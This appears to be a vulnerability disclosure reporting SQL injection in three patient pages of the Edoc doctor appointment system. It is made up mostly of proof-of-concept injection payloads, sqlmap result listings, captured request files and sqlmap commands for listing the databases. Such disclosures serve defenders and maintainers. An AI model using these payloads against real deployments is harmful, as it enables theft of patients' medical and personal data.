Edoc-doctor-appointment-system v1.0.1 was discovered to contain multiple SQL injection vulnerabilities via /patient/doctors.php , /patient/booking.php , /patient/settings.php .Allowing remote attackers to execute the sqli attack.

1 . Blind SQLi in /patient/doctors.php

PoC

```
http://ip/patient/doctors.php?action=view&id=1' AND (SELECT 7788 FROM
(SELECT(SLEEP(5)))gIPf)-- MVmI
```


vendor : https://github.com/HashenUdara/edoc-doctor-appointment-system

Vulnerability Position : http://ip/patient/doctors.php


Log in to the http://ip/login.php

Visit http://ip/patient/doctors.php , will access the page of the module.


Use burp suite to capture request packet , and then click the View button.




Copy request packet to sqlmap root path , and revise id=1* , save as 2.txt.



Use `python sqlmap.py -r 2.txt --threads 10 --batch --level 3 --risk 3 --dbms mysql --technique B --dbs` to run sqlmap.





2. SQLi in /patient/booking.php

PoC

```
sqlmap identified the following injection point(s) with a total of 71 HTTP(s)
requests:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: http://www.doctor111.com:80/patient/booking.php?id=1 AND 7686=7686

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
    Payload: http://www.doctor111.com:80/patient/booking.php?id=1 OR (SELECT 3032
FROM(SELECT COUNT(*),CONCAT(0x717a6a7071,(SELECT
(ELT(3032=3032,1))),0x7170787a71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://www.doctor111.com:80/patient/booking.php?id=1 AND (SELECT
8632 FROM (SELECT(SLEEP(5)))HCPI)
```


```
    Type: UNION query
    Title: Generic UNION query (NULL) - 13 columns
    Payload: http://www.doctor111.com:80/patient/booking.php?id=-4821 UNION ALL
SELECT
NULL,NULL,NULL,NULL,CONCAT(0x717a6a7071,0x4247754365636f69425457434250756e6877504d52
- -
---
```

vendor : https://github.com/HashenUdara/edoc-doctor-appointment-system

Vulnerability Position : http://ip/patient/booking.php

Log in to the http://ip/login.php

First , visit http://ip/patient/schedule.php , and then use burpsuite to capture request packet , click Book Now button.



Copy request packet to sqlmap root path , and revise id=1* , save as 2.txt.

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

2. txt

```
1  GET /patient/booking.php?id=1* HTTP/1.1
2  Host: www.doctor111.com
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6  Accept-Encoding: gzip, deflate
7  DNT: 1
8  Connection: close
9  Referer: http://www.doctor111.com/patient/schedule.php
10 Cookie: PHPSESSID=mrjij6t03489src9iebgbpsk1o
11 Upgrade-Insecure-Requests: 1
12
13
```

Use `python sqlmap.py -r 2.txt --threads 10 --batch --level 3 --risk 3 --dbms mysql --dbs` to run sqlmap.

3. SQLi in /patient/settings.php

PoC

```
sqlmap identified the following injection point(s) with a total of 177 HTTP(s)
requests:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: http://www.doctor111.com:80/patient/settings.php?action=edit&id=1'
AND 3197=(SELECT (CASE WHEN (3197=3197) THEN 3197 ELSE (SELECT 9367 UNION SELECT
1506) END))-- -&error=0

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
    Payload: http://www.doctor111.com:80/patient/settings.php?action=edit&id=1'
OR (SELECT 3493 FROM(SELECT COUNT(*),CONCAT(0x7162786a71,(SELECT
(ELT(3493=3493,1))),0x717a6a7071,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- ITWX&error=0

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://www.doctor111.com:80/patient/settings.php?action=edit&id=1'
AND (SELECT 6213 FROM (SELECT(SLEEP(5)))kZmv)-- SfKb&error=0

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
```


```
    Payload: http://www.doctor111.com:80/patient/settings.php?
action=edit&id=-6866' UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162786a71,0x7841524253737765778725142725
- -&error=0
---
```


vendor : https://github.com/HashenUdara/edoc-doctor-appointment-system

Vulnerability Position : http://ip/patient/settings.php

Log in to the http://ip/login.php

First , visit http://ip/patient/settings.php , and then use burpsuite to capture request packet , click Book Now button.





Copy request packet to sqlmap root path , and revise id=1* , save as 2.txt.

2. txt

```
GET /patient/settings.php?action=edit&id=1*&error=0 HTTP/1.1
Host: www.doctor111.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://www.doctor111.com/patient/settings.php
Cookie: PHPSESSID=mrjij6t03489src9iebgbpsk1o
Upgrade-Insecure-Requests: 1
```

Use `python sqlmap.py -r 2.txt --threads 10 --batch --level 3 --risk 3 --dbms mysql --dbs` to run sqlmap.